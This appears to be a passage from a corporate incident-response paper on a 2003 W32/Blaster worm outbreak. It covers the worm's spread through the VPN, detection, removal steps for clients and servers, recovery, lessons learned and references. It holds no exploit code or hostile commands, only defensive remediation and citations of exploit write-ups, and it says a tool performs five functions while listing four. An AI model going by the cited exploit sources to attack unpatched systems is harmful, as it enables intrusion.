At approximately 4:00pm an infected home user connected to the company VPN and W32/Blaster proceeded to scan that subnet looking for targets. Within minutes a number of other vulnerable clients on the VPN had either rebooted, crashed or become infected (depending on whether they had the MS03-026 patch, out of date virus definitions or neither).

These newly infected VPN clients began scanning other subnets and random IP addresses on the company's network, VPN and RAS looking for fresh targets.

The elapsed time for the preceding events to occur was less than 3 minutes and the network IDS sensor attached to the VPN segment immediately picked up the signature and alerted the information security group. Unfortunately there was nothing we could do at this point except watch as the infected computers began scanning through the address ranges of our data center servers and thousands of local and remote clients.

We had already updated all client and server computers to the latest Symantec Antivirus definitions so they were not technically vulnerable to infection. The problem was that although the MS03-026 patch had been pushed out to most of the client PCs, they had not yet been rebooted so that the patch could take effect. Servers were even more vulnerable as, despite having the latest virus definitions, the MS03-026 patch was not scheduled to be loaded on them until after hours that evening.

The first major victims to go were a number of Microsoft Windows servers in the data center that either crashed or began rebooting continuously. A SWAT team of network administrators and engineers was dispatched to begin manually loading the patch and rebooting all of the approximately 400 vulnerable servers in the data centers and at 3 remote locations.

We then saw a few workstations begin to reboot as they were hit with the RPC Buffer Overflow exploit. As the workstations already had the MS03-026 patch loaded and were just waiting to be rebooted, this meant that as soon as they came back up the patch loaded and they were protected from further reboots and infection.

For various reasons (not having the Microsoft SMS client loaded being the primary one) a few workstations, servers and laptops on the network did not get the MS030-026 patch when it was sent out over Microsoft SMS. These computers quickly became infected with W32/Blaster and began scanning the network for fresh victims.

A number of on-site contractors were using their own laptops to connect to our network. It turned out that these laptops were unpatched and obviously had outdated (or non existent) virus protection, because were promptly infected and began contributing to the network cacophony.

It was at this point (about 30 minutes after first infection) that the trickle of workstation reboots became a flood. I personally witnessed several entire buildings full of workstations and servers reboot in wave like patterns as systems compromised by W32/Blaster scanned through their subnets trying to infect other computers.

Because the patch was already present (but not loaded), each workstation rebooted only once and for the most part came back up cleanly. The problem was that a lot of business and IT people lost what they were working on at the time because they were not quick enough to save it before their computer rebooted.

Eradication

Once the workstations had gone through their reboot cycle there was not much else that needed to be done to them as they now had the MS03-026 patch loaded and were being protected by the latest Symantec virus definitions. Desktop support technicians were dispatched to all buildings at all locations to manually reboot all the PCs again as we could not easily tell which ones had rebooted as a result of the RPC Buffer Overflow and we wanted to make sure that the patch took effect on all workstations. By this time most office workers had left for the day so this reboot process caused minimal disruption.

Network administrators and engineers managed to get all the vulnerable servers in our main data center and remote sites patched in an admirably short period of time. They then had to spend the rest of the night stabilizing, cleaning up and verifying the IT environment as the unscheduled server reboots had caused many distributed applications to lose synchronization, corrupt data and/or crash.

Now that all possible server and workstation IT assets were protected from the threat, the job of tracking down and cleaning up those that were actually infected with the W32/Blaster worm began. Three primary methods were used for this detection task.

The ISS RealSecure network and host based intrusion detection system components were used as the primary method of detecting infected systems. These infected computers could easily be seen as they happily spewed out port 135 RPC Buffer Overflow scans to the rest of the network.

The second method of detection was actively scanning for the vulnerability on the network, VPN and RAS using ISS Internet Scanner. The scan pattern detected vulnerable systems, rather than systems that were actually infected. This was not a problem, as we wanted to know if a system was vulnerable so that we could patch it and update the virus definitions. The flagged systems were then individually updated, patched and inspected by one of our desktop support or network administrators/engineers to determine if they were in fact infected.

The third method of detection only came into play in a relatively small number of instances. These were primarily unpatched client PCs and VPN/RAS users that for one reason or another had not received the latest Symantec virus definitions. These computers became infected and then had the latest definitions pushed to them by Symantec System Center when they connected to the network. Once the new definitions had been loaded Symantec Antivirus detected the local infection and notified System Center of this fact.

In the case of client PCs we had the choice of manually removing the W32/Blaster infection or using Symantec's automated removal tool available from:

http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html.

As recovery time was important and resources were stretched thin we decided to use the automated tool on all infected client PCs on the network, VPN and RAS.

This very handy tool (named FixBlast.exe) requires administrative rights to run.

It performs 5 functions:

1. It terminates the W32/Blaster worm process.
2. It deletes the W32/Blaster files.
3. It deletes the dropped files.
4. It deletes all the registry entries that W32/Blaster added.

Desktop support and network administrators/engineers carried the FixBlast.exe tool and the MS03-026 patch on burned CD-ROM discs so that they could unplug infected systems from the network during the virus removal procedure.

The tool is a model of simplicity to use:

1. Physically disconnect the computer from the network.

2. Disable System Restore if the operating system is Windows XP.
3. Install the MS03-026 Patch from the CD-ROM.
4. Run FixBlast.exe from the CD-ROM.
5. Click **Start** and allow the tool to run.
6. Re-Enable System Restore if the operating system is Windows XP.
7. Reconnect the client PC to the network.
8. Ensure that the latest Symantec Antivirus Definitions are loaded.

The only precaution that was required was to ensure that System Restore was disabled on all Windows XP machines before the FixBlast.exe tool was run and re-enabled afterwards. System Restore is supposed to restore files on a Windows XP computer in the event they become damaged. However, If a virus, worm or trojan infects a computer, there is the possibility that System Restore will back up these infected files and try to restore them, even after they have been replaced with clean ones.

Once the worm was successfully removed, the client PC was checked to ensure that it had the latest Symantec Antivirus definitions and that the SMS 2.0 client was installed and running.

A more conservative approach was taken on servers that had been infected with the W32/Blaster Worm. It was decided that the infection would be manually removed from each server to maintain maximum control over the procedure and recover the servers quickly. As these infected servers had in effect been compromised, it was further decided that wherever possible they should be restored from a clean backup at the first available maintenance window.

The manual removal procedure is somewhat more labor intensive than using the automated FixBlast.exe tool but not particularly complex. Network administrators and engineers again carried burned CD-ROM copies of the MS03-026 patch so that they could disconnect infected servers from the network until they had been repaired.

1. Physically disconnect the server from the network
2. Kill the msblast.exe process using Windows Task Manager.
3. Perform a search of all locally connected storage for any files named msblast.exe and delete them.
4. Use **regedit** to find and delete the *windows auto update* value from `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion`.
5. Reboot the server.
6. Install the MS03-026 patch and reboot the server again.
7. Reconnect the server to the network.
8. Ensure that the latest Symantec Antivirus Definitions are loaded

Once the infection had been removed, the server was checked to ensure that it had the latest Symantec Antivirus definitions and that the SMS 2.0 client was installed and running.

This process of monitoring, scanning and repairing systems was repeated as necessary to detect and fix all clients and servers on the company's network.

Cleaning up the relatively few infected clients and servers on the company's network was a fairly simple, if time consuming process. The VPN and RAS were another matter altogether. With over 600 remote and home users continuously connecting and disconnecting it was a lot harder to track down infections to their source. Even weeks later we were still detecting infected clients attempting to connect to the VPN or RAS.

Recovery

A number of steps were taken to ensure that our company's network remained free or further infections or re-infections by the W32/Blaster worm. In addition to protecting against the MS03-026 vulnerability and W32/Blaster worm attacks, these changes had the benefit of improving the overall security of the IT environment.

The automated worm removal tool and procedure in conjunction with the MS03-026 patch and updated virus definitions was considered to be adequate for recovery of infected client PCs on the network, VPN and RAS.

As discussed in the previous section, infected Microsoft Windows servers were manually disinfected as a temporary measure until they could be recovered from clean backups at the next maintenance windows. These backups were first restored to test servers in one of our IT labs to ensure that they were clean and could be restored successfully. In a few cases restoration from backup was not possible, either because a good recent backup was not available or because data that had changed or been added since the last backup was considered too valuable to lose.

The ISS RealSecure intrusion detection system was quickly updated to version 7.0 so that the MSRPC_RemoteActivate_Bo Virtual Patch could be used. This Virtual Patch technology provides interim protection to systems monitored by the ISS intrusion detection system during the period of time between when a vulnerability is discovered and the manual application of a security patch.

In order to mitigate the risk of VPN users reintroducing W32/Blaster and its variants (as well as other new vulnerabilities, viruses, worms and trojans) into the company's network environment, new technologies and changes were introduced on the VPN and RAS.

1. All VPN and RAS users are now supplied with a company licensed copy of ISS RealSecure Desktop Protector (formally known as BlackICE) to install on their laptops or home PCs. Desktop Protector provides a personal firewall and IDS at the desktop PC level that integrates with the ISS RealSecure IDS for centralized administration, policy management, reporting and alerts. Compliance with this requirement is now a condition for using the company VPN or RAS. When a user attempts to connect to the company's network through either of these methods ISS Desktop Enforcement checks if the Desktop Protector agent is installed and running. If it is not, the user is denied access until such time as their PC is brought into compliance.

2. All VPN and RAS users are required to run the latest version of Norton Antivirus and keep the virus definitions up to date. ISS Desktop Protector policies are configured to deny access to the VPN and RAS if a user does not comply with these requirements.

3. Monitoring of the VPN and RAS network segments using ISS RealSecure version 7.0 has been given increased priority and attention.

4. Frequent security scans of machines attached to the VPN and RAS are performed to identify clients that have potential security vulnerabilities.

Frequent security scans of the entire company network were run for the next couple of weeks to identify any new clients or servers that might be vulnerable to the MS03-026 vulnerability or infected by W32/Blaster.

In addition to the new security safeguards and procedures, several follow up e-mails were sent to all employees emphasizing the importance of using antivirus software and staying up to date on operating system patches and virus definitions.

Lessons Learned

Once the network environment had been stabilized, and all detected instances of the W32/Blaster worm removed, a number of post-mortem meetings were held to discuss what had been learned from the experience. We wanted to analyze what had been done right, what had been done wrong and where we could tighten policies and procedures to improve information security in the future. The information gathered from these meetings was then compiled into a follow up report that was distributed to management.

According to the report, the major security shortcomings that allowed W32/Blaster to enter the company's network were the following:

1. The VPN and RAS had insufficient security and too high a level of trust to prevent users from accidentally (or purposefully) triggering an information security breach on trusted portions of the company's network. This major shortcoming was addressed by requiring the use of ISS RealSecure Desktop Protector on all clients connecting via VPN and RAS and denying access to those who do not comply with these requirements.

2. Users of company information resources were either ignoring or unaware of relevant information security polices. To address this issue, all new and current employees are now required to electronically read and agree to the company's Acceptable Use Policy (which includes virus protection requirements) before they are able to access company information systems and intranet resources. This information (name, logon

ID, date of agreement, version of policy, etc.) is stored in a database should it be needed for enforcement purposes at a later date.

3. Extremely conservative IT change control policies, and the desire to maintain system uptime and quality of service over all other considerations, had led to an IT culture that was slow moving and resistant when it came to patching and updating production systems. It was determined that the security risks posed by unpatched and vulnerable IT assets far outweighed the slightly increased risk of system downtime and the resulting decrease in quality of service. As a result, security patches are now given highest priority in the change control process and strict completion timeframes.

4. Not maintaining the intrusion detection system at the latest version led to functionality (Virtual Patch) that might have reduced or completely eliminated the W32/Blaster threat not being available when it was needed. It was therefore determined that the IDS should always be upgraded and maintained at the latest stable version and that it had change control priority over everything except for security patches.

5. Not having a completed CERT plan slowed down our response to the W32/Blaster threat as a team had to be gathered and a plan put together on the fly. Despite the lack of a formal CERT plan, the response team did an excellent job of handling the incident. CERT team planning was in progress at the time of this incident and should be formally implemented before the end of 2003.

6. Too much reliance and trust was placed in the firewall and anti-virus systems at the expense of security patches and the intrusion detection system. This has been rectified and information security is now being treated in a more holistic manner with security patches having the highest operational priority. Technologies such as active security response and security appliances are also under investigation.

7. Using Microsoft SMS 2.0 for security patch management and distribution is clumsy, slow and overly complex for the task at hand. Shavlik Technology's HFNetChkPro is currently being evaluated as a replacement for this functionality (but not as a complete SMS 2.0 replacement).

With managements backing, care was taken to ensure that no blame was placed during the post-mortem meetings and in the resulting report. All the various information technology groups involved in the incident had input into the final report and were engaged to provide solutions for information security shortcomings.

Conclusion

In 20/20 hindsight it was clear that our company had become somewhat complacent, largely due to the fact that we had been almost completely unaffected by the worm and virus outbreaks that had plagued most other companies in the recent past.

An information technology department culture that valued stability of the environment over information security exacerbated the problem, as did placing too much trust in firewall and anti-virus technologies.

Treating the VPN and RAS as trusted parts of the internal network was a major security oversight, made worse by users ignoring relevant security policies and procedures.

Lastly, not having a CERT response team and plan hindered our security response capabilities and a slow and clumsy means of security patch distribution further affected our ability to swiftly react to an InfoSec threat.

The W32/Blaster incident served as a wake up call for our company and has led to a heightened awareness and emphasis on information security. Because of these events, the InfoSec department has moved to a central strategic and tactical position in the IT department from its previous, easily ignored, peripheral role.

Now that information security occupies a center stage position in our company's IT department, it is important that we learn from our past experiences and do not become complacent again. If we do, we will be opening ourselves up to future recurrences of the events described in this paper and the likelihood that we will not get off as lightly next time.

References

[1] Balaguer, Pol – The Microsoft Windows NT4/2000/XP/2003 RPC Buffer Overrun Exploit (MS03-026) – August, 2003 – http://www.astalavista.com/library/auditing/guides/Windows_RPC_Hacking_Exploit.pdf

[2] Carnegie Mellon University – CERT® Advisory CA-2003-20 W32/Blaster worm – August 11, 2003 – http://www.cert.org/advisories/CA-2003-20.html

[3] Elser, Dennis – Decompilation of the RPC blaster.worm main() routine and short description/analysis – http://archives.neohapsis.com/archives/bugtraq/2003-08/att-0160/msblast_analysis.txt

[4] illmob.org – MS03-026 Related Exploits and Documentation – http://www.illmob.org/rpc/

[5] Internet Security Systems – "MS Blast" MSRPC DCOM Worm Propagation – August 11, 2003 – http://xforce.iss.net/xforce/alerts/id/150

[6] Microsoft Corporation – Microsoft Security Bulletin MS03-026 – July 16, 2003 – http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

[7] Mourer, Darrin – Using A Microsoft DCOM Vulnerability Exploit - A step by step guide to testing your system and ways to mitigate the threat – http://www.remainsecure.com/whitepapers/hacking/dcom_rpc.htm

[8] Network Associates (McAfee) – W32/Lovsan.worm.a – August 11, 2003 – http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100547

[9] Rolles, Rolf – Recode from disassembly of the Win32 DCOM worm – http://lists.insecure.org/lists/vuln-dev/2003/Aug/att-0029/RPC_DCOM_recode_and_analysis.TXT

[10] Sintelli Limited – *Sintelli Alert* SID-2003-2750 (Risk 8.4): Windows RPC DCOM Interface Buffer Overflow Vulnerability – July 2003 – Sintelli Mailing List

[11] Symantec Corporation (SecurityFocus) – Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability – July 16, 2003 – http://www.securityfocus.com/bid/8205

[12] Symantec Corporation – Microsoft DCOM RPC Worm Alert – August 11, 2003 – https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf

[13] Symantec Corporation – W32.Blaster.Worm – August 11, 2003 – http://www.symantec.com/avcenter/venc/data/w32.blaster.worm.html

[14] Symantec Corporation – Blaster Worm (W32.Blaster.Worm) – http://enterprisesecurity.symantec.com/pdf/Blaster_fs.pdf?EID=0

[15] Symantec Corporation – W32.Blaster.B.Worm – August 13, 2003 – http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html

[16] Symantec Corporation – W32.Blaster.C.Worm – August 13, 2003 – http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html

[17] Symantec Corporation – W32.Blaster.D.Worm – August 19, 2003 – http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.d.worm.html

[18] Symantec Corporation – W32.Blaster.E.Worm – August 28, 2003 – http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.e.worm.html

[19] Symantec Corporation – W32.Blaster.F.Worm – September 01, 2003 – http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html

[20] Symantec Corporation – W32.Blaster.Worm Removal Tool – August 11, 2003 - http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html

[21] The MITRE Corporation – CAN-2003-0352 (under review) – http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

[22] University of Michigan (Anderson, Kelly Jo) – MS DCOM RPC Vulnerability (MS03-026) University of Michigan Summary Report – August 12, 2003 – http://www.itd.umich.edu/itsecurity/vulnerability8-03.doc